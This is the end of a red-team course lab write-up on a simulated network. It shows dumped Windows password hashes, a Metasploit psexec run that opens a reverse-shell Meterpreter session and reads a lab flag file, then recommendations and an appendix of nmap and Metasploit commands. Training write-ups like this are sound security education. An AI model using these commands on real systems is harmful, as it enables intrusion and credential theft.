Administrator2:1009:aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
fstack:1008:aad3b435b51404eeaad3b435b51404ee:0cc79cd5401055d4732c9ac4c8e0cfed:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

Step 8: Finding Sensitive Files

On Windows 2, I searched for a file named “secrets.txt”. The file was located and contained the following sensitive information:

```
[*] 172.31.53.15 - Meterpreter session 2 closed.  Reason: User exit
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 172.31.49.110:4444
[*] 172.31.53.15:445 - Connecting to the server ...
[*] 172.31.53.15:445 - Authenticating to 172.31.53.15:445 as user 'Administrator' ...
[*] 172.31.53.15:445 - Selecting PowerShell target
[*] 172.31.53.15:445 - Executing the payload ...
[+] 172.31.53.15:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (200774 bytes) to 172.31.53.15
[*] Meterpreter session 3 opened (172.31.49.110:4444 → 172.31.53.15:49849) at 2024-05-18 17:43:38 +0000

meterpreter > pwd
C:\Windows\system32
meterpreter > cd ..
meterpreter > cd debug\\
meterpreter > dir
Listing: C:\Windows\debug
=========================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  0      fil   2024-05-18 17:05:33 +0000  PASSWD.LOG
100666/rw-rw-rw-  63532  fil   2022-08-10 05:12:16 +0000  mrt.log
100666/rw-rw-rw-  10913  fil   2022-08-19 18:29:28 +0000  sammui.log
100666/rw-rw-rw-  55     fil   2024-05-18 17:43:13 +0000  secrets.txt

meterpreter > type secrets.txt
[-] Unknown command: type
meterpreter > cat secrets.txt
Congratulations! You have finished the red team course!meterpreter >
```

Conclusion

The penetration test successfully identified and exploited several vulnerabilities within the simulated network. The findings highlight the importance of securing services running on non-standard ports, properly managing SSH keys, and protecting sensitive information. The extracted secrets.txt file underscores the need for robust password policies and secure storage practices.

Recommendations:

1. Secure Services: Ensure all services, especially those on non-standard ports, are secured and regularly monitored.
2. SSH Key Management: Implement strict SSH key management policies, including regular key rotations and limited access controls.
3. Password Policies: Enforce strong password policies and regularly update passwords to mitigate the risk of unauthorized access.
4. Vulnerability Mitigation: Regularly scan the network for vulnerabilities and apply patches promptly to prevent exploitation.

Appendix:

- Nmap Command Used: nmap -sP <subnet>

- Service and Version Scan: nmap -sV -p 1-5000 <target IPs>
- Metasploit Commands:
    - use exploit/windows/smb/psexec
    - set RHOSTS <target IP>
    - set SMBUser <username>
    - set SMBPass <password>
    - set PAYLOAD windows/x64/meterpreter/reverse_tcp